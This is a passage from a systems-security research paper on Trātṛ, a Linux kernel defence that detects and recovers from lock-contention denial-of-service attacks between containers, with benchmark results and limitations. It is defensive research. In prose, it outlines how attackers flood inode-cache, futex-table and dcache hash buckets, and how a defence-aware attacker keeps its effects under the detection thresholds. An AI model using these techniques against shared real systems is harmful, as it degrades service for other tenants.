One solution deals with cache-like data structures where the presence or absence of an entry does not impact correctness. For such caches like the inode cache, Trātṛ evicts all the entries belonging to the attacker. Victims do not lose much performance from the eviction of the attacker's entries, as they typically do not reference those entries. This approach breaks condition $F1$ as victims no longer have to traverse the attacker's entries. Implementing eviction for inode cache is straightforward as we reuse existing code. Trātṛ iterates through the file systems (fuse and ext4 currently) in use to enumerate all inodes and drop those allocated by the attacker.

The other solution deals with non-cache data structures where correctness is required. For the futex table, threads must be present on the waitlist to correctly implement synchronization. As each entry in the waitlist is a waiting thread, dropping any entry may leave the threads waiting, leading to problems. With these data structures, a shared structure is often used as a convenient mechanism to manage data from all processes but is only accessed by a single container. For the futex table, each process only accesses entries belonging to its futex variables despite sharing the wait queues.

Partitioning is a traditional approach used to design data structures to ensure isolation [47]. For such data structures, Trātṛ *partitions the entries* so that victims and attackers use separate, parallel structures, and victims do not have to traverse the attacker's entries. This isolation breaks condition $F1$. Trātṛ walks the data structure, identifies entries allocated by the attacker, and moves those entries out of the primary structure to a new *shadow structure*. On subsequent access, victims only access the original primary structure, while attackers only access the shadow structure. This ensures victims are not delayed by the number of attacker entries. Trātṛ dissolves the shadow bucket once the prevention window ends. This approach does not support futexes shared across users, but we believe this is extremely rare for containers across different users. We note that partitioning may not work with



(a) Throughput **(b)** Latency **(c)** Lock Hold Times **(d)** Number of maximum entries

Figure 5: IC benchmark performance without attack, with attack and with Trātṛ. *(a) Timeline of the throughput showing the impact on the throughput due to the attack for the Vanilla and Trātṛ kernel. With Trātṛ, the attacker is not able to launch an attack. (b) Timeline of the average latency showing the time to create the file. (c) Timeline of the lock hold times of the victim for Vanilla and Trātṛ kernel. (d) Timeline of the maximum number of entries of the attacker in any bucket for Vanilla and Trātṛ kernel.*

cache-like data structures, as it could create multiple copies of entries allocated by both victim and attacker and lead to inconsistencies.

While Trātṛ is performing recovery, an attacker can continue to access the expanded data structure, thereby slowing recovery. Trātṛ solves this by blocking the attacker from acquiring the synchronization primitive until recovery completes. For nested synchronization, Trātṛ needs to prevent acquiring the highest level primitive.

Adding a new data structure. Analyzing all existing data structures to check for vulnerabilities is challenging. Therefore, adding more structures to Trātṛ incrementally on finding a new vulnerability is important. To add a new data structure, a developer must pass a flag to the memory management system when creating the associated slab-cache at boot time. Additionally, the developer must implement CSS checks, TCA checks, and recovery functions for the new data structure. In Section 5.5, using the example of dentry cache, we show the effort needed to add a new data structure. A more thorough Linux kernel analysis is needed to identify and protect vulnerable data structures.

5 Evaluation

Using microbenchmarks, we show the effectiveness of all the four mechanisms, performance characteristics, and responsiveness of Trātṛ. We conduct a thorough study of the performance and memory overhead introduced by Trātṛ. We show how Trātṛ can handle multiple real-world applications and simultaneous attacks. Lastly, we conduct a study of false positives and false negatives to demonstrate the robustness of Trātṛ.

We perform our experiments on a 2.4 GHz Intel Xeon E5-2630 v3 with two sockets; each socket has eight cores with hyper-threading. The machine has 128 GB RAM and one 480 GB SAS SSD. The machine runs Ubuntu 20.04 kernel version 5.4.62. All applications and benchmarking tools are run as separate Docker containers. We run each experiment three times and report the average value along with 95% confidence interval unless stated otherwise. We use the average value for the plots.


In our experiments, the standard Linux kernel is labeled *Vanilla*. The kernel with Trātṛ and all four mechanisms enabled is *Trātṛ*. *Trātṛ-T* denotes that just tracking is enabled; *Trātṛ-TDP* denotes tracking, detection, and prevention are enabled. The suffix *+Attack* notes that a kernel is under attack.

5.1 Performance under attack

We begin by showing that Trātṛ can effectively reduce the attack's impact on synchronization primitives compared to the Vanilla kernel. Next, we quantify the performance impact of an inode cache attack and a futex table attack on two different victims that are particularly sensitive to those attacks. Each experiment is run for 300 seconds with 8 CPUs and 8 GB of memory for the victim and attacker containers.

The *IC benchmark* contains a victim which is sensitive to the inode cache because it creates an empty file every 100 microseconds. The IC attacker identifies the superblock pointer and then targets a hash bucket by creating files whose inode number maps to that hash bucket. The *FT benchmark* victim depends on the futex table because it contains 64 threads which continuously acquires a shared lock for 100 microseconds. The FT attacker targets the futex table by allocating thousands of futex variables, probing the hash buckets to identify a busy bucket, and then parking thousands of threads on that hash bucket; as a framing attack, the attacker turns passive after parking the threads.

Figure 5 and Figure 6 shows the throughput and latency timelines, and the internal state of the data structures for both benchmarks. For the Vanilla kernel, the lock hold time increases tremendously in a short period leading to a significant drop in the victim's performance; at the end of the experiment, the throughput of the IC and FT victims drops by 95.95% $\pm$ 0.35% and 98.06% $\pm$ 0.31%, respectively. However, with Trātṛ, there is minimal impact on both throughput and latency when under attack compared to Vanilla (i.e., less than 2% $\pm$ 0.25% for the inode cache attack and less than 2% $\pm$ 0.51% for the futex table attack). We observe that the prevention and recovery mechanism never allows the attacker to expand the data structure. Note that for the IC benchmark, Trātṛ detects and ameliorates the attack even while the attacker is still preparing. For the FT benchmark, Trātṛ is able to return performance (especially noticeable for latency) to baseline



(a) Throughput **(b)** Latency **(c)** Lock Hold Times **(d)** Number of maximum entries

Figure 6: FT benchmark performance without attack, with attack and with Trātṛ. *(a) Timeline of the throughput showing the impact on the throughput due to the attack for the Vanilla and Trātṛ kernel. (b) Timeline of the average latency of the time to release the lock measured using systemtap for a similar experiment. (c) Timeline of the lock hold times of the victim for Vanilla and Trātṛ kernel. (d) Timeline of the maximum number of entries of the attacker in any bucket for Vanilla and Trātṛ kernel.*

after recovery.

5.2 Effectiveness of Trātṛ components

We evaluate the responsiveness of the detection, prevention, and recovery mechanisms in Trātṛ for mitigating attacks on the IC and FT benchmarks.


5.2.1 Detection

Early detection reduces the impact on a victim's performance. We present the initial timeline of the throughput of the IC and FT benchmarks in Figure 7; we begin the IC benchmark after the attacker's preparation phase has been completed. For IC, Trātṛ detects the attack in its first sampling window (i.e., within 1 second of when the attack starts). For the FT attack, while the attacker probes the hash buckets, it does not disturb the lock hold times, and thus Trātṛ does not suspect an attack. Once the attacker parks thousands of threads on the hash bucket, Trātṛ detects the attack within 1 second of when the synchronization stalls cross the threshold limits.

5.2.2 Prevention

We now evaluate the prevention mechanism in which identified attackers are not allowed to allocate more objects. For the IC benchmark, when the attacker must first prepare, as originally shown in Figure 5, Trātṛ detects the inode cache attack before the attacker is able to identify the superblock; as a result, the attacker is not able to launch the subsequent synchronization attack. In contrast, if the attacker already knows the superblock and can skip the prepare phase, as in Figure 7b, Trātṛ is able to detect the synchronization attacks (shown as black circles), prevent the attacker from allocating more objects and keeping throughput high. In this scenario, Trātṛ learns that the inode cache is under constant attack and grows the prevention window accordingly; at the end of the experiment, the prevention window is up to 250 seconds.

There is a slight dip in the throughput when an attack is detected and before recovery completes. As Trātṛ needs to access the synchronization primitives to perform recovery, the victim observes a slight dip in the performance. For Trātṛ-TDP, without recovery, the hash bucket continues to have the



(a) Futex table attack **(b)** Inode cache attack

Figure 7: Performance of Trātṛ components. *Throughput timeline for the futex and inode cache attacks explaining the importance of detection, prevention and recovery. We also show the timeline for Trātṛ-TDP. Trātṛ-TDP denotes the kernel version that has the tracking, detection and prevention mechanisms enabled.*

entries belonging to the attacker. Thus, consecutive attacks slowly increase the hash bucket entries, leading to slightly more dips in the performance than Trātṛ.

For the FT benchmark, Figure 7a shows that detection and prevention alone are not sufficient to isolate the attacker. Specifically for Trātṛ-TDP, even after detecting the attack and preventing future objects from being allocated, the victim continues to traverse the expanded bucket. Thus, for framing attacks, even after an attacker has turned passive, the expanded data structure remains, and the prevention mechanism is not sufficient: recovery is needed to restore the data structure to a pre-attack state and recover baseline performance.

5.2.3 Recovery

Recovery is important to restore performance after an attack. Even though both the inode cache and futex table are hash tables, their recovery is significantly different. We show that for different recovery solutions, Trātṛ can quickly bring performance back to normal.

For the inode cache, the recovery evicts all the entries belonging to the attacker. In Figure 7b, we observe that post-recovery, performance returns to baseline levels. In these experiments, the time to recover and evict thousands of entries is around 4-5 ms. Furthermore, the amount of work needed to recover is limited as the attacker can only inflict damage until the attack is detected.

For the futex table attack, Trātṛ recovers by isolating the attacker from the victims. The time to recover and isolate thousands of attacker threads is 50-70 milliseconds. Further-

Application	Test Detail	Performance
CouchDB	Insertions	1.20% ± 0.02%
Cassandra	Read-Write mix	0.92% ± 0.003%
LevelDB	Random read	5.32% ± 0.01%
	Fill sync	-3.46% ± 0.01%
	Overwrite	-2.96% ± 0.01%
	Seek random	0.85% ± 0.02%
	Sequential fill	-2.49% ± 0.01%
RocksDB	Sequential fill	-4.16% ± 0.01%
	Random fill sync	-1.53% ± 0.002%
	Read while writing	0.41% ± 0.01%
InfluxDB	Concurrent write	-0.25% ± 0.01%
SQLite	Insertions	-3.33% ± 0.03%
Darktable	"Boat" test using CPU only	-3.05% ± 0.05%
Kripke	Equation solver	-1.90% ± 0.01%
RAR	Compress Linux kernel	-2.80% ± 0.003%
MNN	Inference on inception-v3 model	-0.11% ± 0.01%
NCNN	Inference on regnety_400m model	-1.31% ± 0.03%

Benchmark	Test Detail	Performance
Apache Benchmark	Static web page serving	-0.58% ± 0.01%
Blogbench	Read	-0.13% ± 0.01%
	Write	-9.67% ± 0.01%
Apache Siege	Concurrent connection on webserver	-2.26% ± 0.005%
Dbench	Concurrent clients doing I/O	-0.44% ± 0.02%
IOR	Parallel I/O tests with 1024 block size	-1.23% ± 0.003%
OSBench	Create files	-7.22% ± 0.03%
	Create threads	-2.25% ± 0.04%
	Launch Programs	-6.14% ± 0.02%
	Create Processes	-9.54% ± 0.04%
	Memory Allocations	0.31% ± 0.001%
Intel MPI Benchmark	PingPong test	-0.03% ± 0.005%
Neatbench	Neat Video render using CPU	5.88% ± 0.01%
FinanceBench	Bonds OpenMP Application	-1.19% ± 0.01%

Table 2: Performance overhead study for Phoronix test suite. *Comparison of tracking performance for various applications and benchmarks for the Vanilla kernel(baseline) and Trāṭr-T with just tracking enabled for all the slab-caches relative to the Vanilla kernel. The numbers show the improvement over the baseline.*

more, as the attack is detected immediately after it is launched, the attacker cannot expand the hash bucket extensively, helping the recovery complete faster.

Prevention measures are necessary for faster recovery. Without the prevention measures, an attacker can continue to expand the data structure while holding the synchronization primitives. Since recovery must also acquire these synchronization primitives, longer lock hold times will make the recovery mechanism a victim.

To understand the performance impact of having a data structure isolated, we run another microbenchmark that comprises two processes – parent and child that use a pair of futexes located inside a shared anonymous mapping for synchronization. While the parent calls futex_wait() on the first futex and futex_wake() on the second futex after sleeping for 100 μs, the child process does the exact opposite. This way, only one process is active at a time. Using systemtap, we measure the time to complete the futex_wait() and futex_wake() calls. We iterate each process for one million iterations and run the microbenchmark on the Vanilla and Trāṭr kernel. Without an attack, we observe that due to the extra code added for isolation in Trāṭr, futex_wait() and futex_wake() is slower by 1-1.2% and 2-2.5% respectively. Using the cost for isolation, we can extrapolate the performance impact from a single data structure to multiple data structures. For example, if a system call accesses five data structures vulnerable to attacks, the theoretical worst performance cost will be around 5% to 12.5%. Remember that not all data structures can be isolated, as we discussed in Section 4.3. We believe that this performance gap can be reduced further with further tuning.

5.3 Overhead

We now show the performance and memory overhead introduced by Trāṭr. For performance, we show the overhead incurred due to the tracking mechanism and by the additional kernel threads.

Tracking mechanism overhead. We measure the performance overhead of the tracking mechanism because it is the only code in Trāṭr that is executed in the critical path; the work for detection, prevention, and recovery all occur in the background by kernel threads. To measure overhead, we use the Phoronix test suite, an open-source benchmark suite that supports more than 400 tests [50]. We run the Docker container provided by the Phoronix test suite for our experiments with unrestricted CPU access. Thus, multiple objects are created concurrently on all CPUs, stressing the tracking mechanism's parallelism. We average at least three runs.

We use 13 applications (CouchDB, Cassandra, LevelDB, RocksDB, InfluxDB, SQLite, Darktable, Kripke, RAR, MNN, NCNN, Apache Benchmark, and Apache Siege) and 7 benchmarks (Blogbench, Dbench, IOR, OSBench, Intel MPI Benchmark, Neatbench, Financebench) that heavily use the underlying kernel and allocate kernel objects, thus stressing the tracking mechanism. We use Trāṭr-T, a special version that tracks all slab-caches. Note that tracking overhead is paid only when objects are allocated or freed and not while accessing.

Table 2 shows the performance of Trāṭr kernel compared to the Vanilla kernel(baseline). The numbers only show the difference in the performance compared to the baseline. Raw numbers for the baseline and Trāṭr can be found elsewhere [46]. For the majority of the applications and benchmarks, Trāṭr's performance is within 0-5% of the Vanilla kernel's performance. Trāṭr's NUMA-aware hash table for the user's accounting information minimizes the performance difference. We observe a slight performance improvement for a few workloads. In two benchmarks (i.e., Blogbench write; OSBench Create files, OSBench Launch programs, OSBench Create processes), the decrease in the performance is slightly higher (7-10%). These benchmarks create hundreds of kernel objects (e.g., processes or threads) in a short period, overwhelming the hash table used to track each user's accounting information. However, we believe that very few real-world applications create thousands of threads or processes rapidly.

Kernel threads overhead. Kernel threads sample the synchronization primitives to detect an attack and also initiate the prevention and recovery mechanisms. Even though these threads run in the background, they may still interfere with applications and compete for the CPU. To understand the

Application	Slab overhead in Trātṛ (in MB) (%)	Benchmark	Slab overhead in Trātṛ (in MB) (%)
CouchDB	10.14 (2.9%)	Apache Benchmark	5.1 (6.93 %)
Cassandra	20 (9.52%)	Blogbench	19.66 (7.42 %)
LevelDB	5 (7.58%)	Apache Siege	1.4 (3.68 %)
RocksDB	3.48 (3.8 %)	Dbench	19.93 (11.72 %)
InfluxDB	11.37 (18.06 %)	IOR	11.44 (18.19 %)
SQLite	8.78 (9.49 %)	OSBench	11.69 (13.41 %)
Darktable	1.71 (1.49 %)	Intel MPI Benchmark	4.21 (7.7 %)
Kripke	3.51 (7.55%)	Neatbench	3.23 (11.25 %)
RAR	3.1 (4.02 %)	Financebench	4.48 (6.17 %)
MNN	7.94 (7.72 %)		
NCNN	7.88 (8.32 %)		

Table 3: Memory overhead study for Phoronix test suite. Comparison of the memory overhead for various applications and benchmarks for the Vanilla and Trātṛ-T with just tracking enabled for all the slab-caches. The numbers in the bracket in the second and fourth columns show the % increase in the total memory allocated to all the slab caches.

impact of these kernel threads, we use three CPU-heavy applications from the Phoronix test: N-Queens, CP2k Molecular Dynamics, and Primesieve. We run the same application in four containers and allocate each container 8 CPUs. By running the same test in all containers, we can easily isolate the performance variation caused by the kernel threads.

For all three applications, the performance difference between the maximum runtime with Trātṛ and the minimum runtime with Vanilla kernel is around 1-1.5%. This performance matches the design described in Section 4.3: on average, the kernel threads spend 120 μs sampling the synchronization primitives every 12.5 ms (approximately 1%).

Memory overhead. Trātṛ has two sources of additional memory overhead. First, Trātṛ uses a hash table with 32 buckets per NUMA node to track the memory allocations of each user for a slab cache. With two NUMA nodes, the hash table increases the size of each slab cache by 544 bytes. Therefore, the total memory overhead is less than 1 Megabyte (MB) per NUMA node to support thousands of slab-caches. Second, Trātṛ adds 4 bytes per object to track the user-id. As the Linux kernel uses slabs for object allocation, increasing the object's size by 4 bytes reduce the total objects allocated per slab.

To quantify the overhead on a running system, we use the `slabtop` command [18]. On an idle system with 150 slab-caches, we find 3.8% more memory is allocated to slab caches for Trātṛ-T (219 MB) than the Vanilla kernel (211 MB). Table 3 shows the memory overhead caused for the Phoronix suite. We do not report the confidence interval as we only measured the maximum memory usage throughout the entire test suite run and reported it. We notice that applications and benchmarks that regularly create objects are more likely to observe a higher memory overhead than the workloads that create few objects and use the same objects several times. We find that up to 20 MB more memory is allocated to slab caches with Trātṛ-T, which is less than 1% of the memory used in each experiment. We believe that given the amount of main memory available today, a few MB for slab-caches is reasonable.

Application	Workload
Filebench - DBENCH	128 threads executing client loadfile workload
UpScaleDB	ups_bench –inmemorydb –num-threads=32
Exim	Mosbench workload using 16 clients

Table 4: Application benchmarks and their workloads.

Container	Scenario 1 & 2		Scenario 3	
	Futex table & Inode cache attack		Multiple attacks	
	CPU	Memory	CPU	Memory
Exim	8	16 GB	8	16 GB
DBENCH	8	16 GB	8	16 GB
UpscaleDB	8	64 GB	8	64 GB
Attacker	1	8 GB	4	8 GB

Table 5: Scenario summary and resource allocation to each container.


5.4 Real-World Applications

We demonstrate how Trātṛ can protect multiple potential victims from multiple attackers using real-world applications. We focus on three applications described in Table 4: Exim mail server (E), UpScaleDB (UDB), and DBENCH (DB). We run the workloads for 300 seconds as part of three scenarios summarized in Table 5. Scenario 1 uses a futex table attack, scenario 2 uses the inode cache attack, and scenario 3 uses both attacks simultaneously. Each application is running as a separate container on a single physical machine.

The normalized throughput of the applications with Vanilla and Trātṛ under the three attacks is shown in Figure 8a. For scenario 1, the futex table attack impacts UpScaleDB since it uses locks; however, Trātṛ brings the performance of UpScaleDB to match that with no attack. For scenario 2, the inode cache attack harms Exim and DBENCH with the Vanilla kernel; again, Trātṛ prevents and recovers from the attacks. Finally, scenario 3 shows that when both the futex table and inode cache attacks are launched simultaneously, all three victims observe poor performance with the Vanilla kernel. As desired, Trātṛ detects both attacks and employs different recovery solutions to mitigate each attack without impacting the victim's performance. Trātṛ is not limited to protecting a single victim or detecting and mitigating a single attack.

Cost of the attack. Launching a highly-damaging synchronization or framing attack against a Vanilla kernel does not require many CPU resources: for scenarios 1 and 2, 1 CPU is used to launch the attacks; for scenario 3, 2 CPUs are used. Thus, with minimal cost, an attacker can generate synchronization interference leading to poor performance.

Economic impact. Synchronization and framing attacks can cause an economic impact for victims. For example, in scenarios 1 and 3, with a Vanilla kernel, the UpScaleDB victim, may use 2.25-2.4x more CPU when under attack; however, with Trātṛ, UpScaleDB uses only 0.5% $\pm$ 0.05% more CPU. In scenarios 2 and 3, when attacked on a Vanilla kernel, the Exim Mail Server spends 32% $\pm$ 0.2% of its runtime waiting to acquire the inode cache lock (DBENCH spends 46% $\pm$ 0.35%); this waiting time corresponds to wasted resources with an economic impact.



(a) Real-world applications scenario

(b) Dcache attack throughput timeline

(c) Defense-aware attack - Victim performance

Figure 8: Performance comparison of the various applications across different scenarios. *Performance comparison of Vanilla and Trātṛ with and without attack when subjected to different attack scenarios. (b) Timeline of throughput showing impact on the throughput doe to the dcache attack for the Vanilla and Trātṛ kernel. (c) Throughput timeline for the inode cache attack highlighting the victim's performance.*

5.5 Adding new data structure complexity

One of our goals is to simplify the process of adding a new data structure to Trātṛ. We choose the dcache to understand the effort needed to implement the detection and recovery mechanisms. To enable tracking, we begin by setting the tracking flag for the dcache slab-cache. The dcache uses RCU and bit-based spinlocks to support concurrent access. We focus on RCU because the spinlock's critical section is small and difficult to make adversarial.

The dcache CSS measures the time to complete the `synchronize_rcu()` call; we choose a sampling threshold of 100 milliseconds. The dcache TCA walks the hash bucket with the most entries. Since the dcache is used for performance, the recovery procedure evicts all the attacker's entries; we re-use existing code to evict the attacker's entries from all superblocks. In total, we write 120 lines of new code to add the dcache to Trātṛ.

To test these code changes, we run the dcache attack described in Section 3. The attack targets a single hash bucket and creates thousands of negative entries to increase the RCU grace period. Figure 8b shows performance with the Vanilla and Trātṛ kernel with an attack. One can see that Trātṛ mitigates the attack. Given that the attacker can launch new attacks when the prevention window expires, the small initial window leads to relatively frequent dips in throughput; however, as time passes and Trātṛ increases the prevention window, performance dips occur less frequently.

5.6 False Positives

Another design goal is to have a low rate of false positives so that Trātṛ does not tag a victim as an attacker. Since Trātṛ relies on threshold limits to detect attacks, a poorly configured application or a system under high utilization could be tagged as an attack. We conduct a study to identify how many times false positives are detected. We use the 20 Phoronix applications and benchmarks, grouping five applications into a single container; we allocate 8 CPUs to each of the four containers and repeatedly run the stress tests over 24 hours.

During the 24 hours run, there were no situations where Trātṛ tagged an application as an attacker. This demonstrates that our thresholds are correctly calculated for heavy contention and the number of CPUs in the machine and that stressing the system does not breach the threshold limits. Automatically choosing the threshold values for different machines is an interesting avenue for future work.

We also deliberately misconfigured the filebench-webserver [63] workload to see if Trātṛ would tag it as an attacker. Not surprisingly, Trātṛ incorrectly identifies the workload as a futex table attacker a few times over the experiment. However, since the workload is not aggressively accessing the futex table, the prevention window size never proliferates; furthermore, the workload does not create more threads during the prevention window, so it does not have to stall. As a result, the workload sees a negligible reduction in performance (less than 1%).

5.7 False Negatives

A final goal of Trātṛ is to have few false negatives. Since Trātṛ relies on thresholds for detection, attacks that stay within the thresholds may not be detected. We describe a defense-aware inode cache attack and discuss the performance implications when Trātṛ cannot detect the attack.

The strategy of this attack is to expand a hash bucket such that inserting or accessing entries does not exceed the thresholds. To do this, the attacker creates entries until it reaches the thresholds, then stops and deletes those entries. Then, the attacker repeats this cycle, causing the victim to experience increased critical section sizes. However, the attacker cannot continuously create and delete files due to the random sampling window sizes and sampling delays in Trātṛ. The attacker must watch the sampling window size since Trātṛ moves into aggressive sampling mode if it finds that the synchronization stall exceeds the threshold even once.

To illustrate the impact of a defense-aware attacker on a victim, we use the IC benchmark. During the experiment, we verified that the lock hold times are always less than the thresholds, and thus the defense-aware attacker remains undetected. Figure 8c shows that even a defense-aware attacker is not able to cause much damage to the victim. Victims do not have to wait long for the inode cache lock since the attacker

cannot acquire the lock for more than the threshold. Thus, victims do not observe poor performance or denial-of-service with attackers that remain below the thresholds.

6 Limitations

As there is no distinct boundary defining a particular behavior as a minor performance inconvenience or a significant performance problem, Trāṭr uses sampling thresholds to detect an attack. A defense-aware attacker may be able to stay within these threshold boundaries and remain undetected. Under such a condition, the victim may continue to observe minor performance issues where the attacker can elongate the critical section size to threshold values. By lowering the threshold boundaries, Trāṭr can push the attack boundary lower. However, by doing so, Trāṭr may end up increasing the false positive rate. Our goal is to avoid false-positive cases as much as possible. By replacing the existing mutual exclusion locks with SCLs, the problem of minor performance inconvenience can be avoided as they guarantee lock usage fairness.

Secondly, an attacker can use other services available in the operating system to expand a data structure making the service accountable for its size. For example, the attacker can ask the print spooler to load files whose hash values map to a single bucket for printing. Trāṭr will treat the print spooler as the one who created the inodes and may tag it as the attacker. Similarly, it is possible that a remote attacker can employ a confused deputy attack [31] and target a service such as a web server by making Trāṭr believe that the targeted service is the attacker leading to a denial of service on the targeted service.

Thirdly, the current threat model assumes that an attacker cannot colocate containers on a single physical machine to launch a coordinated attack. If an attacker can launch colocation attacks using the techniques discussed elsewhere [59], the existing detection mechanism will fail to detect the attacker. Due to colocation, each user's total object allocation count can stay within the majority limits making it harder to identify an attacker. The existing detection mechanism needs to be further enhanced to include statistical properties of the object allocations to detect multiple attackers. Also, as only a few containers can run on a single physical machine, it is impossible to launch a coordinated attack involving tens of containers.

7 Related Work

Synchronization attacks and framing attacks are closely related to Algorithmic complexity attacks (ACA) [22]. To launch synchronization and framing attacks, an attacker exploits the weak complexity guarantees of a data structure. To avoid ACA's, researchers have proposed several techniques such as universal hashing [22], using balanced trees [22], randomized algorithms [22], or probabilistic algorithms [19].

However, using secure hash functions can have performance implications [21], replacing the existing data structures to use balanced trees is a tedious process [20, 49]; not all data structures can be replaced by trees. There have been attacks against randomized [15] and probabilistic algorithms [44, 56].

Detection and prevention is another approach to tackle ACAs. Khan et al. propose an alternative to randomization through regression analysis based model to prevent attacks [34]. Qie et al. propose an approach where they show annotating application code can help detect resource abuse and accordingly initiate rate-limiting or dropping the attackers. Similarly, FINELAME also uses annotation and probing to detect attacks [24]. DDOS-Shield assigns continuous scores to user sessions and checks these scores to identify suspicious users and accordingly prevent them from overwhelming the resources [54]. Trāṭr too looks for anomalous resource allocations by checking LCS and HSUA. Moreover, prevention is not enough to address framing attacks. No other approach considers synchronization as a resource, unlike Trāṭr.

Radmin learns and executes Probabilistic Finite Automatas offline of the target process of all the monitored resources and then perform anomaly detection by making sure that the target programs stay within the learned limits [26]. It will be an interesting avenue to explore building lock usage models and using them to detect attacks in Trāṭr.

8 Conclusion

We introduced a new class of performance attacks – synchronization and framing attacks in Linux kernel when using containers in a shared infrastructure environment. These attacks significantly impact victims' performance leading to denial-of-service. To remedy this, we introduce Trāṭr that can address these attacks by detecting them within seconds and instantaneously recovering from the attack. The performance of victims with Trāṭr is similar to the baseline performance.

A thorough analysis is needed to identify vulnerable data structures in the Linux kernel and other concurrent shared infrastructure. We look forward to analyzing the Linux kernel and expanding Trāṭr to support different data structures. Trāṭr's source code and the attack scripts will be made public.

9 Acknowledgments

We thank Anil Kurmus (our shepherd) and the anonymous reviewers of Usenix Security for their insightful comments and suggestions. We thank Thomas Ristenpart, Rahul Chatterjee, and David Dice for reviewing the initial draft and providing feedback. We thank the members of ADSL for their excellent feedback. We also thank CloudLab [57] for providing a great environment to run our experiments. This material was supported by funding from NSF grants CNS-1763810 and CNS-1838733, Google, Intel, Samsung, and VMware.

Any opinions, findings, conclusions, or recommendations expressed in this material are those of the authors and may not reflect the views of NSF or any other institutions.

References

[1] AppArmor Documentation. https://gitlab.com/apparmor/apparmor/-/wikis/Documentation.

[2] CFQ (Complete Fairness Queueing). https://www.kernel.org/doc/Documentation/block/cfq-iosched.txt.

[3] cscope. http://cscope.sourceforge.net.

[4] CVE-2003-0718. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0718.

[5] CVE-2004-0930. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-0930.

[6] CVE-2005-0256. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-0256.

[7] CVE-2005-1807. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-1807.

[8] CVE-2005-2316. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-2316.

[9] CVE-2007-1285. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-1285.

[10] CVE-2008-2930. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-2930.

[11] CVE-2008-3281. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-3281.

[12] CVE-2011-1755. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-1755.

[13] Nitin Agrawal, Leo Arulraj, Andrea C Arpaci-Dusseau, and Remzi H Arpaci-Dusseau. Emulating Goliath storage systems with David. *ACM Transactions on Storage (TOS)*, 7(4):1–21, 2012.

[14] Tigran Aivazian. Inode Caches and Interaction with Dcache. https://tldp.org/LDP/lki/lki-3.html.

[15] Noa Bar-Yosef and Avishai Wool. Remote Algorithmic Complexity Attacks against Randomized Hash Tables. In *International Conference on E-Business and Telecommunications*, pages 162–174. Springer, 2007.

[16] Silas Boyd-Wickizer, Austin T. Clements, Yandong Mao, Aleksey Pesterev, M. Frans Kaashoek, Robert Morris, and Nickolai Zeldovich. An Analysis of Linux Scalability to Many Cores. In *9th USENIX Conference on Operating Systems Design and Implementation*, OSDI'10, page 1–16, 2010.

[17] Ludmila Cherkasova, Diwaker Gupta, and Amin Vahdat. Comparison of the three CPU schedulers in Xen. *Performance Evaluation Review*, 35(2):42, 2007.

[18] Chris Rivera and Robert Love. slabtop(1) - Linux manual page. https://man7.org/linux/man-pages/man1/slabtop.1.html.

[19] David Clayton, Christopher Patton, and Thomas Shrimpton. Probabilistic Data Structures in Adversarial Environments. In *19 ACM SIGSAC Conference on Computer and Communications Security*, pages 1317–1334, 2019.

[20] Jonathan Corbet. How to get rid of mmap_sem. https://lwn.net/Articles/787629/.

[21] Jonathan Corbet. SipHash in the kernel. https://lwn.net/Articles/711167/.

[22] Scott A. Crosby and Dan S. Wallach. Denial of Service via Algorithmic Complexity Attacks. In *USENIX Security Symposium*, pages 29–44, 2003.

[23] Sudipto Das, Vivek R. Narasayya, Feng Li, and Manoj Syamala. CPU Sharing Techniques for Performance Isolation in Multi-tenant Relational Database-as-a-service. *VLDB Endow.*, 7(1):37–48, September 2013.

[24] Henri Maxime Demoulin, Isaac Pedisich, Nikos Vasilakis, Vincent Liu, Boon Thau Loo, and Linh Thi Xuan Phan. Detecting Asymmetric Application-layer Denial-of-Service Attacks In-Flight with FineLame. In *2019 USENIX Annual Technical Conference, USENIX ATC'19*, pages 693–708, 2019.

[25] Jake Edge. Kernel address space layout randomization. https://lwn.net/Articles/569635/.

[26] Mohamed Elsabagh, Daniel Barbará, Dan Fleck, and Angelos Stavrou. Radmin: Early Detection of Application-Level Resource Exhaustion and Starvation Attacks. In *International Symposium on Recent Advances in Intrusion Detection*, pages 515–537. Springer, 2015.

